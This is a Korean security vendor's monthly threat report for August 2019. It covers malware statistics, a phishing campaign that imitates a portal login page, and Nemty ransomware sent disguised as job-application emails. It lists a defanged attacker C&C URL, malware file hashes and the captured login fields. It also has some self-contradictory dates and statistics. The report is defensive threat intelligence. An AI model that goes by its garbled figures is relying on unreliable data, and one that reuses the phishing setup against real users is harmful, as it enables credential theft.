이스트시큐리티

보안 동향 보고서

No.120 2019.09

No.120 2019.09

이스트시큐리티 보안 동향 보고서

CONTENTS

01 악성코드 통계 및 분석 01-05

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

02 전문가 보안 기고 06-13

국내 유명 포탈 로그인 페이지를 사칭한 개인정보 탈취 피싱 사이트 주의!

비너스락커 조직, 입사지원서를 위장한 메일로 랜섬웨어 'Nemty' 유포 중!

03 악성코드 분석 보고 14-17

04 글로벌 보안 동향 18-26

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2019 년 8 월은 7 월에 이어, Sodinokibi 랜섬웨어가 많이 유포되었으나, Sodinokibi 랜섬웨어를 주로 유포하던 공격조직중 하나인 비너스락커 조직이 8 월 중순 이후 Sodinokibi 랜섬웨어 뿐만 아니라 Scarab 랜섬웨어, Nemty 랜섬웨어를 섞어서 공격을 시도한 부분이 주목할 만한 부분이었습니다.

이는 기존에 Sodinokibi 랜섬웨어 등장 전, 2018 년초부터 2019 년 5 월까지 전세계적으로 GandCrab 이 공격의 대다수를 차지했으며 특히 국내에서는 GandCrab 이 초강세를 지속적으로 보여왔던 부분과는 크게 차이가 나는 행보라고 볼 수 있습니다. 다만 비너스락커 조직의 경우, 랜섬웨어를 주로 유포하는 방식 자체는 기존 GandCrab 을 유포할 때와 마찬가지로 Sodinokibi 를 유포하던, 다른 랜섬웨어를 유포하던 간에 악성 이메일을 활용한 사회공학적 기법을 사용하고 있다는 점이 달라지지 않은 점이라 할 수 있겠습니다.

물론 Sodinokibi 랜섬웨어는 비너스락커 조직만 유포하는 랜섬웨어는 아닙니다. 8 월말에는 또다른 공격조직이라 판단되는 리플라이 오퍼레이터 조직이 한국 금융기관을 사칭하여 Sodinokibi 랜섬웨어를 유포한 정황도 확인된 바 있습니다. 오히려 비너스락커 조직은 8 월 말에 Sodinokibi 랜섬웨어가 아닌 Nemty 랜섬웨어를 유포하기 시작했는데, 이후에 발견된 2 건의 악성 이메일에서는 모두 Nemty 랜섬웨어를 활용한 것이 확인되어 관련 추이를 계속 지켜보고 있습니다.

랜섬웨어 외에도 8 월에는 APT 공격조직으로 악명이 높은 '라자루스(Lazarus)의 APT 공격이 여러 차례 확인되기도 했습니다. 라자루스의 APT 공격 작전인 '무비코인' 작전이 올해 6 월에 첫 발견된 이후 현재까지 '무비코인' 작전과 연계된 공격이 8 월말까지 확인되고 있습니다. 라자루스의 '무비코인' APT 공격의 경우 현재까지 확인된 바로는 국내 유명 암호화폐거래소에 가입된 회원들이 주요공격대상인 것으로 확인되는 바, 암호화폐거래소를 통해 지속적으로 암호화폐 관련 활동을 하고 있다면, 반드시 이들의 악성이메일 기반 APT 공격에 관심을 가져주시고 관련 내용을 살펴보시는 것을 추천드립니다. (관련내용 : https://blog.alyac.co.kr/2476)

랜섬웨어와는 다르게 APT 공격의 경우, 초기대응이 빠르게 이뤄진다면 피해를 최소화하고나 없앨 수 있다는 점을 꼭 기억해주시고 출처를 알 수 없는 이메일에 대해서는 열람에 다시 한번 주의해주시기 바랍니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2019 년 8 월의 감염 악성코드 Top 15 리스트에서는 지난 2019 년 7 월에 각각 1,2 위를 차지했었던 Misc.HackTool.AutoKMS 과 Trojan.Agent.gen 이 8 월에도 역시 같은 자리를 차지했다.
또한, 지난 7 월 순위가 8 계단 급상승하여 3 위를 차지했던 Trojan.Agent.DWST 의 경우 이번달에 다시금 12 계단 순위가 하강한 15 위를 차지했다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Misc.HackTool.AutoKMS	Trojan	745,655
2	-	Trojan.Agent.gen	Trojan	673,326
3	New	AIT:Trojan.Nymeria.2305	Trojan	578,515
4	↑3	Trojan.HTML.Ramnit.A	Trojan	451,623
5	↓1	Trojan.ShadowBrokers.A	Trojan	419,895
6	-	Hosts.media.opencandy.com	Host	388,008
7	↑1	Misc.HackTool.KMSActivator	Trojan	353,577
8	↑1	Trojan.LNK.Gen	Trojan	244,335
9	↑1	Misc.Keygen	Trojan	227,272
10	New	Gen:Variant.Razy.540546	Trojan	223,681
11	New	Gen:Variant.Graftor.204642	Trojan	207,745
12	New	Trojan.AutoIt.Agent.VQ	Trojan	202,706
13	↓2	Misc.Riskware.TunMirror	Trojan	198,577
14	New	Gen:Variant.Razy.348484	Trojan	175,714
15	↓12	Trojan.Agent.DXAT	Trojan	167,297

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2019 년 08 월 01 일 ~ 2019 년 08 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 93%를 차지했으며 호스트파일(Host) 유형이 7%로 그 뒤를 이었다. 전반적으로 7 월에 비해 전체 감염건수는 8.5% 감소했다.



카테고리별 악성코드 비율 전월 비교


8 월에는 9 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 대폭 증가했으며, 호스트파일(Host) 유형을 제외한 다른 카테고리 악성코드 비율은 크게 감소하였다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


8 월 랜섬웨어 차단 통계

해당 통계는 통합백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지횟수는 통계에 포함되지 않는다. 8 월 1 일부터 8 월 31 일까지 총 77,062/78544 건의 랜섬웨어 공격시도가 차단되었습니다. 7 월에 비해 랜섬웨어 공격건수는 2% 가량 증가하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 8 월 한달간 총 188,700 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 8 월 한달 간 확인되었던 626,229 건의 악성코드 유포지/경유지 건수에 비해 약 70% 가량 크게 감소한 수치이다.



02
전문가 보안 기고

1. 국내 유명 포탈 로그인 페이지를 사칭한 개인정보 탈취 피싱 사이트 주의!

2. 비너스락커 조직, 입사지원서를 위장한 메일로 랜섬웨어 'Nemty' 유포 중!

1. 국내 유명 포탈 로그인 페이지를 사칭한 개인정보 탈취 피싱 사이트 주의!

2010 년9 월5 일, ESRC 에서는 견적서 검토를 요청하는 메일로 속인 악성 피싱 메일이 포착하였습니다.

[그림 1] 견적서 검토를 사칭한 피싱 메일

메일에 첨부된 zip 파일을 다운로드해 열어보면, 인터넷 웹 페이지 파일 유형인 htm 파일이 들어 있는 것을 확인하실 수 있습니다.

Filename	MD5
PO190988765.htm	39578968CD2C3271D1A44E4FD893B11B
DWG.htm	39578968CD2C3271D1A44E4FD893B11B

사용자가 해당 파일을 견적서와 관련된 파일로 착각해 클릭하면 국내 유명 포털의 로그인 화면으로 꾸민 피싱 사이트로 이동됩니다.

[그림 2] 국내 유명 포털의 로그인 화면으로 위장한 피싱 사이트

만약 해당 로그인 페이지로 꾸민 피싱 페이지에 사용자의 로그인 정보를 입력할 경우, 피싱 사이트 제작자에게 사용자의 계정 및 비밀번호가 전달됩니다.

Body

Name	Value
enctp	2
encpw	
encnm	
svctype	0
svc	
viewtype	0
locale	en_US
postDataKey	
smart_LEVEL	1
logintp	
url	http://www.naver.com?mobile
localechange	
theme_mode	
ls	
pre_id	
resp	
exp	
ru	
id	hongkildong
pw	1q2w3e4r

[그림 3] 공격자에게 전달되는 계정정보


※ 공격자 C&C 주소

- hxxps[:]//dfwmovers.com/wp-admin/includes/bix[.]php

최근, 피싱 메일을 통해 사용자 개인 정보를 탈취하는 피싱 페이지 유포 사례가 많이 발견되고 있습니다.

따라서 본인이 모르는 사용자로부터 온 메일의 경우, 첨부된 파일이 어떤 행위를 하는지 알 수 없기 때문에 조금이라도 의심이 들 경우 절대 첨부된 파일이나 링크를 클릭하지 말아야 합니다.

현재 이스트시큐리티 '쓰렛 인사이드(Threat Inside)'에서는 해당 개인 정보 수집 사이트를 아래와 같이 탐지하고 있습니다.




[그림 4] 개인정보 수집 사이트 탐지 결과 화면

또한, 알약에서는 첨부된 악성 파일에 대해 'Trojan.HTML.Phish'으로 탐지 중에 있습니다.

2. 비너스락커 조직, 입사지원서를 위장한 메일로 랜섬웨어 'Nemty' 유포 중!

최근 구직/채용 지원서로 위장하여 Nemty 랜섬웨어를 유포하는 시도가 계속 발생하고 있습니다.




[그림 1] 구직/채용 지원서로 위장한 악성메일

ESRC 에서는 비너스락커 조직의 수행으로 추정하고 있으며, 비너스락커 조직은 8/27 일 처음으로 신규 랜섬웨어인 Nemty 를 유포한 바가 있습니다.


이번에 발견된 스팸 캠페인 역시 이전과 동일하게 네이버 메일 계정을 통해 발송했습니다. 메일 내용은 입사지원서로 꾸몄습니다. 메일의 첨부파일은 7zip 형식으로 압축되어 있고, 압축파일 내부에는 PDF 문서로 위장한 악성 EXE 랜섬웨어가 포함되어 있습니다.

[그림 2] 스팸 메일에 첨부된 악성파일

이번에 발견된 Nemty 랜섬웨어는 8/27 일에 유포된 샘플과 달리 랜섬노트에 DECRYPTION KEY 를 제공합니다. 하지만 복호화 사이트는 이전과 같이 configuration file 을 요구합니다.



[그림 3] Nemty 랜섬노트 비교



[그림 4] configuration file 요구 화면

최근 많은 기업에서 하반기 공채를 진행하고 있습니다. 많은 입사지원 메일 중에 위와 같이 악성 파일을 포함한 메일이 들어 있을 수 있습니다.

인사/채용 관련 부서분들께서는 출처를 알 수 없는 메일의 경우 열어보는 것에 더욱 주의를 기울이시고, 메일의 첨부파일은 미리보기 기능을 활용해 내용을 확인하는 것을 권장 드립니다.

현재 알약에서는 해당 랜섬웨어에 대해 'Trojan.Ransom.Nemty'으로 탐지 중에 있습니다.

***IoC 정보**

Filename	MD5
이력서.pdf(긴공백).exe	DB2CCD9B8ED9FC2B38E226E6E8081B8F
